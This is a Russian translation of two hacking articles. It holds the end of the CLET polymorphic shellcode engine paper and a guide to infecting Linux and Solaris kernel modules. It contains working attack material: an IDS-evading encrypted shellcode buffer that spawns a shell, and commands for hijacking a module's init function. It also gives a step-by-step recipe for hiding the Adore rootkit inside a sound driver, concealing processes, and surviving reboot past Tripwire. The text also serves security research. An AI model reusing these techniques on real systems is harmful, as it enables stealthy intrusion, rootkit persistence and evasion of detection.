Против метода интеллектуального анализа данных есть простая идея: нужно определить меру, позволяющую оценить качество шеллкода. Сейчас мы работаем над мерой, которая отдаёт предпочтение шеллкодам, спектр которых близок к спектру трафика, присваивая большой вес байтам, не встречающимся в трафике. Однако этот метод не реализован в версии 1.0.0, поскольку сегодня IDS с методами интеллектуального анализа данных ещё слабо развиты (есть SNORT), и сложно предсказать, какие характеристики будут обнаруживаться (размер пакета, спектр пакета...), а значит, и определить хорошую меру тоже сложно.

5.3.3 — Генерация зоны fake-nop с использованием спектрального анализа

В этой части мы не производим модификацию кода в соответствии со спектральным анализом из-за сложностей такой реализации. Мы лишь пытаемся генерировать случайный код с функцией my_random, которая даёт равномерную вероятность для генерации числа от min до max... :(

Тем не менее можно подумать о функции, которая присваивает вес каждой инструкции в соответствии со спектральным анализом, и генерировать fake-nop со случайной функцией, функция плотности которой соответствует функции плотности вероятности, заданной предыдущей функцией. Проблема состоит в том, что набор инструкций меньше, чем набор всех шестнадцатеричных кодов, встречающихся в сетевом трафике. Это автоматически обходит проблемы нашего метода, и всё, что мы можем сделать, — минимизировать разницу спектров между нашим кодом и нормальным сетевым трафиком, стараясь компенсировать это другими частями шеллкода, которые мы лучше контролируем (например, зоной заполняющих байтов).

5.4 — Заключение о методах анти-data mining

Спектральный анализ — это один из подходов, а не единственный. Мы также осознаём, что с такими методами, как описанный выше нейронный метод, возможно создать фильтр против

полиморфных шеллкодов CLET, если использовать наш движок в качестве базы для обучения нейронной системы. Это интересный способ использования! Возможно, также интересно думать о генетических методах для поиска наилучшего подхода (см. [5]). Однако сегодня интеллектуальный анализ данных только начинается, и трудно найти наилучший подход.


---

6 — Полиморфный движок шеллкода CLET

6.1 — Принципы

Мы решили генерировать каждый раз случайную и отличную процедуру. Сначала генерируем XOR (со случайным ключом) в случайном месте, затем генерируем обратимые инструкции (столько, сколько нужно): ADD/SUB, ROL/ROR. Мы генерируем не ассемблерный код, а псевдоассемблерный язык — его удобнее обрабатывать на данном этапе программы, поскольку нужно одновременно делать два дела: шифровать шеллкод и генерировать процедуру дешифрования.

Вот как это работает:



Разумеется, после генерации процедуры шифрования мы проверяем, не появились ли нули в зашифрованном коде (следим также за отсутствием нулей в ключах; если они есть, заменяем на 0x01). Если нули есть — генерируем новую процедуру шифрования. Если всё в порядке — генерируем процедуру дешифрования. Мы не вставляем фиктивные инструкции между реальными инструкциями процедуры дешифрования — это могло бы улучшить генератор.

Общая структура нашей процедуры примерно одинакова (это, возможно, слабое место), но мы используем три регистра. Мы следим за тем, чтобы каждый раз использовать разные регистры, то есть три регистра выбираются случайным образом (см. 4.2).

6.2 — Использование полиморфного движка CLET

```
theo@warmach$ ./clet -h

_____________________________________________________________________________

 The CLET shellcode mutation engine
  by CLET TEAM:
     Theo Detristan, Tyll Ulenspiegel,
     Mynheer Superbus Von Underduk, Yann Malcom
_____________________________________________________________________________


   Don't use it to enter systems, use it to understand systems.

   Version 1.0.0

   Syntax :
      ./clet
        -n nnop : generate nnop NOP.
        -a      : use american english dictonnary to generate NOP.
        -c      : print C form of the buffer.
        -i nint : decryption routine has nint instructions (default is 5)
        -f file : spectrum file used to polymorph.
        -b ncra : generate ncra cramming bytes using spectrum or not
        -B      : cramming bytes zone is adapted to beginning
        -t      : number of bytes generated is a multiple of 4
        -x XXXX : XXXX is the address for the address zone
                  FE011EC9 for instance
        -z nadd : generate address zone of nadd*4 bytes
        -e      : execute shellcode.
        -d      : dump shellcode to stdout.
        -s      : spectrum analysis.
        -S file : load shellcode from file.
        -E [1-3]: load an embeded shellcode.
        -h      : display this message.

/* Size options:

In bytes:

  -n nnop                                  -b ncra          -z nadd/4
 <-------->                              <-------------><------------>
-----------------------------------------------------------------------------
| FAKENOP | DecipherRoutine | shellcode | bytes to cram | return adress |
-----------------------------------------------------------------------------

 -t allows that:

    Size_of_fake_nop_zone + Size_decipher + Size_decipher + Size_cramming
    is a multiple of 4. This option allows to alignate return adresses.

 -i is the number of fake instructions (cf 6.1) in the decipher routine.

/* Anti-data mining options:

 -f you give here a spectrum file which shows trafic spectrum (cf 5.3)
    If you don't give a file, probabilities of bytes are the same.

 -B the option -b generates a cramming bytes zone. If the option is used
    without -B, process of generation doesn't take care of the fakenop
    zone, ciphered shellcode, etc... Indeed if -b is used with -B then
    cramming bytes zone tries to correct spectrum 'errors' due to the
    begininning.

/* Shellcode

 -E allows you to choose one of our shellcode.
      1 is a classic bash (packetstorm).
```

```
      2 is aleph one shellcode.
      3 is a w00w00 code which add a root line in /etc/passwd
      (don't use it with -e in root)

 -S allows us to give your shellcode. It's important because our
    shellcodes are not remote shellcode! You give a file and its bytes
    will be the shellcode. If you just have a shellcode in Cformat you can
    use convert.

 -e execute the encrypted shellcode, you see your polymorphic shellcode
    runs.

/* See the generated shellcode.

 -c writes the shellcode in C format.

 -d dump it on stderr.


/* Example

theo@warmach$ ./clet -e -E 2 -b 50 -t -B -c -f ../spectrum/stat2 -a -n 123
 -a -x AABBCCEE -z 15 -i 8

[+] Generating decryption loop :
   ADD 4EC0CB5C
   ROR 19
   SUB 466D336C           // option -i
   XOR A535C6B4           // we've got 8 instructions.
   ROR D
   ROR 6
   SUB 51289E19
   SUB DAD72129
done

[+] Generating 123 bytes of  Alpha NOP :
NOP : SUPREMELYCRUTCHESCATARACTINSTRUMENTATIONLOVABLYPERILLABARB
SPANISHIZESBEGANAMBIDEXTROUSLYPHOSPHORSAVEDZEALOUSCONVINCEDFIXERS
done

// 123 bytes, it's the -n 123 option. -a means alphanumeric nops.

[+] Choosing used regs :
   work_reg : %edx
   left_reg : %ebx  // regs randomly chosen for decipher routine.
   addr_reg : %ecx
done

[+] Generating decryption header :
done

[+] Crypting shellcode :
done

[+] Generating 50 cramming bytes   // -b 50 bytes of cramming bytes
[+] Using ../spectrum/stat2        // -f ../spectrum/stat2: bytes
[+] Adapting to beginning          // depends on spectrum file.
done                               // -B options: Adapting to beginning
                                   // cf 5.3.1

[+] Generating 1 adding cramming bytes to equalize // -t option
[+] Using ../spectrum/stat2        // we can now add adresses of 4 bytes
done

[+] Assembling buffer :
   buffer length : 348
done

// This all the polymorph shellcode in C format (option -c)

Assembled version :
```

\x53\x55\x50\x52
\x45\x4D\x45\x4C
\x59\x43\x52\x55
\x54\x43\x48\x45
\x53\x43\x41\x54
\x41\x52\x41\x43
\x54\x49\x4E\x53
\x54\x52\x55\x4D
\x45\x4E\x54\x41
\x54\x49\x4F\x4E
\x4C\x4F\x56\x41
\x42\x4C\x59\x50
\x45\x52\x49\x4C
\x4C\x41\x42\x41
\x52\x42\x53\x50
\x41\x4E\x49\x53
\x48\x49\x5A\x45
\x53\x42\x45\x47
\x41\x4E\x41\x4D
\x42\x49\x44\x45
\x58\x54\x52\x4F
\x55\x53\x4C\x59
\x50\x48\x4F\x53
\x50\x48\x4F\x52
\x53\x41\x56\x45
\x44\x5A\x45\x41
\x4C\x4F\x55\x53
\x43\x4F\x4E\x56
\x49\x4E\x43\x45
\x44\x46\x49\x58
\x45\x52\x53\xEB
\x3B\x59\x31\xDB
\xB3\x30\x8B\x11
\x81\xC2\x5C\xCB
\xC0\x4E\xC1\xCA
\x19\x81\xEA\x6C
\x33\x6D\x46\x81
\xF2\xB4\xC6\x35
\xA5\xC1\xCA\x0D
\xC1\xCA\x06\x81
\xEA\x19\x9E\x28
\x51\x81\xEA\x29
\x21\xD7\xDA\x89
\x11\x41\x41\x41
\x41\x80\xEB\x04
\x74\x07\xEB\xCA
\xE8\xC0\xFF\xFF
\xFF\xE3\xBF\x84
\x3E\x59\xF4\xFD
\xEE\xE7\xCF\xE2
\xA2\x02\xF8\xBE
\x1D\x30\xEB\x32
\x3C\x12\xD7\x5A
\x95\x09\xAB\x16
\x07\x24\xE3\x02
\xEA\x3B\x58\x02
\x2D\x7A\x82\x8A
\x1C\x8A\xE1\x5C
\x23\x4F\xCF\x7C
\xF5\x41\x41\x43
\x42\x43\x0A\x43
\x43\x43\x41\x41
\x42\x43\x43\x43
\x43\x43\x43\x42
\x43\x43\x43\x43
\x43\x0D\x0D\x43
\x43\x43\x43\x43
\x41\x42\x43\x43
\x43\x41\x43\x42
\x42\x43\x43\x42
\x0D\x41\x43\x41

```
  \x42\x41\x43\x43  // -t option: it is equalized.
  \xAA\xBB\xCC\xEE  // -z 15 option: 15*sizeof(adress) zone
  \xAA\xBB\xCC\xEE  // -x AABBCCEE option gives the adress
  \xAA\xBB\xCC\xEE
  \xAA\xBB\xCC\xEE
  \xAA\xBB\xCC\xEE
  \xAA\xBB\xCC\xEE
  \xAA\xBB\xCC\xEE
  \xAA\xBB\xCC\xEE
  \xAA\xBB\xCC\xEE
  \xAA\xBB\xCC\xEE
  \xAA\xBB\xCC\xEE
  \xAA\xBB\xCC\xEE
  \xAA\xBB\xCC\xEE
  \xAA\xBB\xCC\xEE

  Executing buffer : ... // -e option we test our polymorph shellcode
  sh-2.05a$              // -E 2 we've chosen Aleph One shellcode
                         // That's it.
```

---

7 — Ссылки


```
  [1] https://phrack.org/issues/49/14.html#article
      Smashing The Stack For Fun And Profit, Aleph One

  [2] https://phrack.org/issues/57/15.html#article
      Writing ia32 alphanumeric shellcodes, rix

  [3] IA-32 Intel Architecture Software Developer's Manual
      Volume 2: Instruction Set Reference
      http://www.intel.com/design/pentium4/manuals/
      get it free ! http://www.intel.com/design/pentium4/manuals/index2.htm

  [4] Billy Belcebu Virus Writing Guide
      especially the chapter on polymorphism
      http://vx.netlux.org/lib/static/vdat/tumisc60.htm

  [5] Du virus a l'antivirus, Mark Ludwig
      especially the chapter on polymorphism

  [6] Neural Computing: an introduction.
      R. Beale, T. Jackson

  [7] Calcul des probabilites
      Dominique Foata, Aime Fuchs
      Dunod edition
```

Благодарности

Мы хотели бы поблагодарить:
• всех, кто был на вечеринке RtC.Party'03, в особенности ptah, eldre8, kad и spacewalker;
• участников #kaori@irc.freenode.net;
• basque и bedian за моральную поддержку.

[Оригинальный файл содержит вложенный uuencoded бинарный файл `clet` *— бинарное вложение опущено.]*

Заражение загружаемых модулей ядра

Автор: truff

Содержание

---

1 - Введение

За последние несколько лет мы наблюдали множество руткитов, использующих загружаемые модули ядра. Это мода? Не совсем — lkm широко применяются потому, что они мощны: с их помощью можно скрывать файлы, процессы и делать другие интересные вещи. Первые руткиты на базе lkm легко обнаруживались, поскольку отображались при выполнении lsmod. Со временем появилось множество техник сокрытия модулей — например, описанная в статье Plaguez [1] или более хитрая, применённая в рутките Adore [2]. Несколько лет спустя появились другие техники, основанные на модификации образа памяти ядра через /dev/kmem [3]. Наконец, в [4] была представлена техника статической патчинга ядра. Она решает важную проблему: руткит

перезагружается после перезапуска системы.

Цель данной статьи — описать новую технику сокрытия lkm и обеспечения их перезагрузки после перезапуска системы. Мы рассмотрим, как этого добиться путём заражения модуля ядра, используемого системой. Основное внимание уделено серии ядра Linux x86 2.4.x, однако техника применима к другим операционным системам, использующим формат ELF. Для понимания техники необходимы некоторые знания. Модули ядра являются объектными файлами ELF, поэтому мы изучим формат ELF, сосредоточившись на частях, связанных с именованием символов в объектных файлах ELF. Затем мы изучим механизмы загрузки модуля, что даст нам понимание техники внедрения кода в модуль ядра. Наконец, мы рассмотрим, как на практике внедрить один модуль в другой.

---

2 - Основы ELF

Executable and Linking Format (ELF) — формат исполняемых файлов, используемый в операционной системе Linux. Мы рассмотрим ту часть формата, которая представляет для нас интерес и будет полезна в дальнейшем (полное описание формата ELF см. в [1]). При компоновке двух ELF-объектов компоновщику необходимо знать данные о символах, содержащихся в каждом объекте. Каждый ELF-объект (например, lkm) содержит две секции, предназначенные для хранения структур с информацией о каждом символе. Мы изучим их и извлечём полезные идеи для заражения модуля ядра.

2.1 - Секция .symtab

Эта секция представляет собой массив структур, содержащих данные, необходимые компоновщику для использования символов в объектном файле ELF. Структура определена в файле `/usr/include/elf.h`:

```
  /* Symbol table entry.  */

  typedef struct
  {
    Elf32_Word st_name; /* Symbol name (string tbl index) */
    Elf32_Addr st_value; /* Symbol value */
    Elf32_Word st_size; /* Symbol size */
    unsigned char st_info; /* Symbol type and binding */
    unsigned char st_other; /* Symbol visibility */
    Elf32_Section st_shndx; /* Section index */
  } Elf32_Sym;
```

Единственное поле, которое будет интересовать нас в дальнейшем — `st_name`. Это индекс в секции `.strtab`, где хранится имя символа.

2.2 - Секция .strtab

Секция `.strtab` представляет собой массив строк, завершённых нулевым байтом. Как мы видели выше, поле `st_name` структуры `Elf32_Sym` является индексом в секции `.strtab`, поэтому смещение строки с именем символа легко вычислить по следующей формуле:

```
  offset_sym_name = offset_strtab + st_name
```

`offset_strtab` — это смещение секции `.strtab` от начала файла. Оно определяется механизмом разрешения имён секций, который я не буду здесь описывать, поскольку это не имеет

прямого отношения к рассматриваемой теме. Этот механизм полностью описан в [5] и реализован в коде (параграф 9.1).

Таким образом, можно заключить, что имя символа в объектном файле ELF легко доступно и, следовательно, легко модифицируемо. Однако при проведении модификации необходимо соблюдать одно правило. Поскольку секция `.strtab` представляет собой последовательность строк с нулевым завершителем, на новое имя символа после модификации накладывается ограничение: длина нового имени должна быть меньше или равна длине исходного имени, иначе оно перезапишет имя следующего символа в секции `.strtab`.

Далее мы увидим, что простая модификация имени символа приведёт нас к изменению штатного поведения модуля ядра и, в конечном счёте, к заражению одного модуля другим.

---

3 - Игры с загружаемыми модулями ядра

Цель следующего раздела — показать код, динамически загружающий модуль. Понимание этих концепций позволит нам предвидеть технику внедрения кода в модуль.

3.1 - Загрузка модуля

Модули ядра загружаются с помощью утилиты пользовательского пространства `insmod`, входящей в пакет modutils [6]. Интересная часть находится в функциях `init_module()` файла `insmod.c`.

```
static int init_module(const char *m_name, struct obj_file *f,
        unsigned long m_size, const char *blob_name,
        unsigned int noload, unsigned int flag_load_map)
{
(1)     struct module *module;
        struct obj_section *sec;
        void *image;
        int ret = 0;
        tgt_long m_addr;

        ....

(2)     module->init = obj_symbol_final_value(f,
                obj_find_symbol(f, "init_module"));
(3)     module->cleanup = obj_symbol_final_value(f,
                obj_find_symbol(f, "cleanup_module"));

        ....

        if (ret == 0 && !noload) {
                fflush(stdout);         /* Flush any debugging output */
(4)             ret = sys_init_module(m_name, (struct module *) image);
                if (ret) {
                        error("init_module: %m");
                        lprintf(
      "Hint: insmod errors can be caused by incorrect module parameters, "
      "including invalid IO or IRQ parameters.\n"
      "You may find more information in syslog or the output from dmesg");
                }
        }
```

Эта функция используется (1) для заполнения структуры `struct module`, содержащей данные, необходимые для загрузки модуля. Интересными полями являются `init_module` и `cleanup_module` — указатели на функции, указывающие соответственно на `init_module()` и `cleanup_module()` загружаемого модуля. Функция `obj_find_symbol()` (2) извлекает `struct symbol`, обходя таблицу символов в поисках той, чьё имя совпадает с `init_module`. Эта структура

передаётся в obj_symbol_final_value(), которая извлекает адрес функции init_module из struct symbol. Та же операция затем выполняется (3) для функции cleanup_module(). Важно помнить, что функциями, вызываемыми при инициализации и завершении модуля, являются те, чья запись в секции .strtab соответствует строкам init_module и cleanup_module соответственно.

Когда структура struct module полностью заполнена (4), для загрузки модуля ядром вызывается системный вызов sys_init_module().

Ниже приведена интересная часть системного вызова sys_init_module(), вызываемого при загрузке модуля. Код этой функции находится в файле /usr/src/linux/kernel/module.c:

```
asmlinkage long
sys_init_module(const char *name_user, struct module *mod_user)
{
        struct module mod_tmp, *mod;
        char *name, *n_name, *name_tmp = NULL;
        long namelen, n_namelen, i, error;
        unsigned long mod_user_size;
        struct module_ref *dep;

        /* Lots of sanity checks */
        .....
        /* Ok, that's about all the sanity we can stomach; copy the rest.*/

(1)     if (copy_from_user((char *)mod+mod_user_size,
                           (char *)mod_user+mod_user_size,
                           mod->size-mod_user_size)) {
                error = -EFAULT;
                goto err3;
        }

        /* Other sanity checks */

        ....

        /* Initialize the module.  */
        atomic_set(&mod->uc.usecount,1);
        mod->flags |= MOD_INITIALIZING;
(2)     if (mod->init && (error = mod->init()) != 0) {
                atomic_set(&mod->uc.usecount,0);
                mod->flags &= ~MOD_INITIALIZING;
                if (error > 0)  /* Buggy module */
                        error = -EBUSY;
                goto err0;
        }
        atomic_dec(&mod->uc.usecount);
```

После нескольких проверок корректности структура struct module копируется из пространства пользователя в пространство ядра вызовом (1) copy_from_user(). Затем (2) вызывается функция init_module() загружаемого модуля через указатель mod->init(), заполненный утилитой insmod.

3.2 - Модификация .strtab

Мы видели, что адрес функции инициализации модуля определяется по строке в секции .strtab. Модификация этой строки позволит нам выполнить другую функцию вместо init_module() при загрузке модуля.

Существует несколько способов изменить запись в секции .strtab. Можно использовать опцию -wrap компоновщика ld, однако она несовместима с опцией -r, которая потребуется нам позже (параграф 3.3). В параграфе 5.1 мы рассмотрим, как использовать xxd для выполнения этой задачи. Я написал инструмент (параграф 9.1) для автоматизации этого процесса.

Краткий пример:

```
$ cat test.c
#define MODULE
#define __KERNEL__

#include <linux/module.h>
#include <linux/kernel.h>

int init_module(void)
{
  printk ("<1> Into init_module()\n");
  return 0;
}

int evil_module(void)
{
  printk ("<1> Into evil_module()\n");
  return 0;
}

int cleanup_module(void)
{
  printk ("<1> Into cleanup_module()\n");
  return 0;
}

$ cc -O2 -c test.c
```

Посмотрим на секции `.symtab` и `.strtab`:

```
$ objdump -t test.o

test.o:     file format elf32-i386

SYMBOL TABLE:
0000000000000000 l    df *ABS*  0000000000000000 test.c
0000000000000000 l    d  .text  0000000000000000
0000000000000000 l    d  .data  0000000000000000
0000000000000000 l    d  .bss   0000000000000000
0000000000000000 l    d  .modinfo  0000000000000000
0000000000000000 l     O .modinfo  0000000000000016 __module_kernel_version
0000000000000000 l    d  .rodata   0000000000000000
0000000000000000 l    d  .comment  0000000000000000
0000000000000000 g     F .text  0000000000000014 init_module
0000000000000000         *UND*  0000000000000000 printk
0000000000000014 g     F .text  0000000000000014 evil_module
0000000000000028 g     F .text  0000000000000014 cleanup_module
```

Теперь мы изменим 2 записи в секции `.strtab`, чтобы имя символа `evil_module` стало `init_module`. Для начала нужно переименовать символ `init_module`, поскольку два символа одной природы не могут иметь одинаковое имя в одном ELF-объекте. Выполняются следующие операции:

```
              переименование
1)  init_module  ---->  dumm_module
2)  evil_module  ---->  init_module

$ ./elfstrchange test.o init_module dumm_module
[+] Symbol init_module located at 0x3dc
[+] .strtab entry overwriten with dumm_module

$ ./elfstrchange test.o evil_module init_module
[+] Symbol evil_module located at 0x3ef
[+] .strtab entry overwriten with init_module

$ objdump -t test.o

test.o:     file format elf32-i386

SYMBOL TABLE:
0000000000000000 l    df *ABS*  0000000000000000 test.c
```

```
0000000000000000 l    d  .text  0000000000000000
0000000000000000 l    d  .data  0000000000000000
0000000000000000 l    d  .bss   0000000000000000
0000000000000000 l    d  .modinfo  0000000000000000
0000000000000000 l     O .modinfo  0000000000000016 __module_kernel_version
0000000000000000 l    d  .rodata   0000000000000000
0000000000000000 l    d  .comment  0000000000000000
0000000000000000 g     F .text  0000000000000014 dumm_module
0000000000000000         *UND*  0000000000000000 printk
0000000000000014 g     F .text  0000000000000014 init_module
0000000000000028 g     F .text  0000000000000014 cleanup_module


# insmod test.o
# tail -n 1 /var/log/kernel
May  4 22:46:55 accelerator kernel:  Into evil_module()
```

Как видно, вместо `init_module()` была вызвана функция `evil_module()`.

3.3 - Внедрение кода

Описанная выше техника позволяет выполнить одну функцию вместо другой, однако это не очень интересно. Гораздо лучше было бы внедрить внешний код в модуль. Это можно *легко* сделать с помощью замечательного компоновщика `ld`.

```
$ cat original.c
#define MODULE
#define __KERNEL__

#include <linux/module.h>
#include <linux/kernel.h>

int init_module(void)
{
  printk ("<1> Into init_module()\n");
  return 0;
}

int cleanup_module(void)
{
  printk ("<1> Into cleanup_module()\n");
  return 0;
}

$ cat inject.c
#define MODULE
#define __KERNEL__

#include <linux/module.h>
#include <linux/kernel.h>


int inje_module (void)
{
  printk ("<1> Injected\n");
  return 0;
}

$ cc -O2 -c original.c
$ cc -O2 -c inject.c
```

Здесь начинается важная часть. Внедрение кода не представляет проблемы, поскольку модули ядра являются перемещаемыми объектными файлами ELF. Объекты такого типа можно компоновать вместе для разделения символов и взаимного дополнения. Однако необходимо соблюдать правило: один и тот же символ не может существовать в нескольких модулях, компонуемых вместе. Мы используем `ld` с опцией `-r` для выполнения частичной компоновки,

создающей объект той же природы, что и компонуемые объекты. Это создаст модуль, который может быть загружен ядром.

```
$ ld -r original.o inject.o -o evil.o
$ mv evil.o original.o
$ objdump -t original.o

original.o:     file format elf32-i386

SYMBOL TABLE:
0000000000000000 l    d  .text  0000000000000000
0000000000000000 l    d  *ABS*  0000000000000000
0000000000000000 l    d  .rodata   0000000000000000
0000000000000000 l    d  .modinfo  0000000000000000
0000000000000000 l    d  .data  0000000000000000
0000000000000000 l    d  .bss   0000000000000000
0000000000000000 l    d  .comment  0000000000000000
0000000000000000 l    d  *ABS*  0000000000000000
0000000000000000 l    d  *ABS*  0000000000000000
0000000000000000 l    d  *ABS*  0000000000000000
0000000000000000 l    df *ABS*  0000000000000000 original.c
0000000000000000 l     O .modinfo  0000000000000016 __module_kernel_version
0000000000000000 l    df *ABS*  0000000000000000 inject.c
0000000000000016 l     O .modinfo  0000000000000016 __module_kernel_version
0000000000000014 g     F .text  0000000000000014 cleanup_module
0000000000000000 g     F .text  0000000000000014 init_module
0000000000000000         *UND*  0000000000000000 printk
0000000000000028 g     F .text  0000000000000014 inje_module
```

Функция `inje_module()` была скомпонована в модуль. Теперь изменим секцию `.strtab`, чтобы вместо `init_module()` вызывалась `inje_module()`.

```
$ ./elfstrchange original.o init_module dumm_module
[+] Symbol init_module located at 0x4a8
[+] .strtab entry overwriten with dumm_module

$ ./elfstrchange original.o inje_module init_module
[+] Symbol inje_module located at 0x4bb
[+] .strtab entry overwriten with init_module
```

Запускаем:

```
# insmod original.o
# tail -n 1 /var/log/kernel
May 14 20:37:02 accelerator kernel:  Injected
```

И магия происходит :)

3.4 - Сохранение скрытности

В большинстве случаев мы будем заражать модуль, который активно используется. Если мы заменим функцию `init_module()` другой функцией, модуль утратит своё штатное назначение в нашу пользу. Однако если заражённый модуль не работает должным образом, его легко обнаружить. Но существует решение, позволяющее внедрить код в модуль без изменения его штатного поведения. После применения .strtab-хака настоящая функция `init_module()` получает имя `dumm_module`. Если мы поместим вызов `dumm_module()` в нашу функцию `evil_module()`, настоящая `init_module()` будет вызвана при инициализации и модуль сохранит штатное поведение.

```
                замена
     init_module  ------>  dumm_module
     inje_module  ------>  init_module (будет вызывать dumm_module)
```

```
$ cat stealth.c
#define MODULE
#define __KERNEL__
```

```
#include <linux/module.h>
#include <linux/kernel.h>


int inje_module (void)
{
  dumm_module ();
  printk ("<1> Injected\n");
  return 0;
}

$ cc -O2 -c stealth.c
$ ld -r original.o stealth.o -o evil.o
$ mv evil.o original.o
$ ./elfstrchange original.o init_module dumm_module
[+] Symbol init_module located at 0x4c9
[+] .strtab entry overwriten with dumm_module

$ ./elfstrchange original.o inje_module init_module
[+] Symbol inje_module located at 0x4e8
[+] .strtab entry overwriten with init_module

# insmod original.o
# tail -n 2 /var/log/kernel
May 17 14:57:31 accelerator kernel:  Into init_module()
May 17 14:57:31 accelerator kernel:  Injected
```

Отлично — внедрённый код выполняется после штатного кода, так что модификация остаётся незаметной.

---

4 - Реальный пример

Метод модификации `init_module()`, описанный в предыдущих частях, без каких-либо проблем применим к функции `cleanup_module()`. Таким образом, мы можем планировать внедрение полного модуля в другой. Я внедрил хорошо известный руткит Adore [2] в драйвер звуковой карты (`i810_audio.o`) с довольно простой обработкой.

4.1 - Мини-руководство по заражению lkm

1) Необходимо немного изменить `adore.c`:

• Вставить вызов `dumm_module()` в код функции `init_module()`
• Вставить вызов `dummcle_module()` в код функции `cleanup_module()`
• Заменить имя функции `init_module` на `evil_module`
• Заменить имя функции `cleanup_module` на `evclean_module`

2) Скомпилировать adore с помощью make

3) Скомпоновать `adore.o` с `i810_audio.o`

```
ld -r i810_audio.o adore.o -o evil.o

Если модуль уже загружен, необходимо его выгрузить:
rmmod i810_audio

mv evil.o i810_audio.o
```

4) Изменить секцию `.strtab`

```
                замена
init_module     ------> dumm_module
evil_module     ------> init_module (будет вызывать dumm_module)
```

```
  cleanup_module ------> evclean_module
  evclean_module ------> cleanup_module (будет вызывать evclean_module)

$ ./elfstrchange i810_audio.o init_module dumm_module
[+] Symbol init_module located at 0xa2db
[+] .strtab entry overwriten with dumm_module

$ ./elfstrchange i810_audio.o evil_module init_module
[+] Symbol evil_module located at 0xa4d1
[+] .strtab entry overwriten with init_module

$ ./elfstrchange i810_audio.o cleanup_module dummcle_module
[+] Symbol cleanup_module located at 0xa169
[+] .strtab entry overwriten with dummcle_module

$ ./elfstrchange i810_audio.o evclean_module cleanup_module
[+] Symbol evclean_module located at 0xa421
[+] .strtab entry overwriten with cleanup_module
```

5) Загрузить и протестировать модуль

```
# insmod i810_audio
# ./ava
Usage: ./ava {h,u,r,R,i,v,U} [file, PID or dummy (for U)]

       h hide file
       u unhide file
       r execute as root
       R remove PID forever
       U uninstall adore
       i make PID invisible
       v make PID visible

# ps
  PID TTY          TIME CMD
 2004 pts/3    00:00:00 bash
 2083 pts/3    00:00:00 ps

# ./ava i 2004
Checking for adore  0.12 or higher ...
Adore 0.53 installed. Good luck.
Made PID 2004 invisible.

root@accelerator:/home/truff/adore# ps
  PID TTY          TIME CMD
#
```

Красота :) Я написал небольшой shell-скрипт (параграф 9.2), который выполняет часть работы для ленивых.

4.2 - Я выживу (после перезагрузки)

При загрузке модуля у нас есть два варианта, каждый со своими плюсами и минусами:

• Заменить настоящий модуль в `/lib/modules/` нашим заражённым. Это гарантирует перезагрузку нашего бэкдора после перезапуска системы. Однако в таком случае нас может обнаружить HIDS (система обнаружения вторжений на хосте) вроде Tripwire [7]. Впрочем, модуль ядра не является исполняемым файлом или suid-файлом, поэтому обнаружение произойдёт лишь при наличии параноидальной конфигурации HIDS.

• Оставить настоящий модуль ядра в `/lib/modules/` без изменений и удалить наш заражённый модуль. Наш модуль будет удалён при перезагрузке, но не будет обнаружен HIDS, отслеживающей изменённые файлы.

---

5 - А как насчёт других систем?

5.1 - Solaris

Для иллюстрации этого примера я использовал базовый модуль ядра из [8]. Модули ядра Solaris используют 3 основные функции:

- `_init` вызывается при инициализации модуля
- `_fini` вызывается при выгрузке модуля
- `_info` печатает информацию о модуле при выполнении `modinfo`

```
$ uname -srp
SunOS 5.7 sparc

$ cat mod.c
#include <sys/ddi.h>
#include <sys/sunddi.h>
#include <sys/modctl.h>

extern struct mod_ops mod_miscops;

static struct modlmisc modlmisc = {
        &mod_miscops,
        "Real Loadable Kernel Module",
};

static struct modlinkage modlinkage = {
        MODREV_1,
        (void *)&modlmisc,
        NULL
};

int _init(void)
{
        int i;
        if ((i = mod_install(&modlinkage)) != 0)
                cmn_err(CE_NOTE,"Could not install module\n");
        else
                cmn_err(CE_NOTE,"mod: successfully installed");
        return i;
}

int _info(struct modinfo *modinfop)
{
        return (mod_info(&modlinkage, modinfop));
}

int _fini(void)
{
        int i;
        if ((i = mod_remove(&modlinkage)) != 0)
                cmn_err(CE_NOTE,"Could not remove module\n");
        else
                cmn_err(CE_NOTE,"mod: successfully removed");
        return i;
}


$ gcc -m64 -D_KERNEL -DSRV4 -DSOL2 -c mod.c
$ ld -r -o mod mod.o
$ file mod
mod:            ELF 64-bit MSB relocatable SPARCV9 Version 1
```

Как и в случае с Linux, внедряемый код должен содержать вызов настоящей init-функции, чтобы модуль сохранял штатное поведение. Однако здесь возникает проблема: если изменить секцию `.strtab` после операции компоновки, динамический загрузчик не находит функцию `_dumm()` и

модуль не может быть загружен. Я не исследовал эту проблему досконально, но думаю, что динамический загрузчик Solaris не ищет неопределённые символы в самом модуле. Тем не менее проблема легко решается. Если изменить запись `.strtab` настоящей функции `_init` на `_dumm` до операции компоновки, всё работает нормально.

```
$ readelf -S mod
There are 10 section headers, starting at offset 0x940:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .text             PROGBITS         0000000000000000  00000040
       0000000000000188  0000000000000000  AX       0     0     4
  [ 2] .rodata           PROGBITS         0000000000000000  000001c8
       000000000000009b  0000000000000000   A       0     0     8
  [ 3] .data             PROGBITS         0000000000000000  00000268
       0000000000000050  0000000000000000  WA       0     0     8
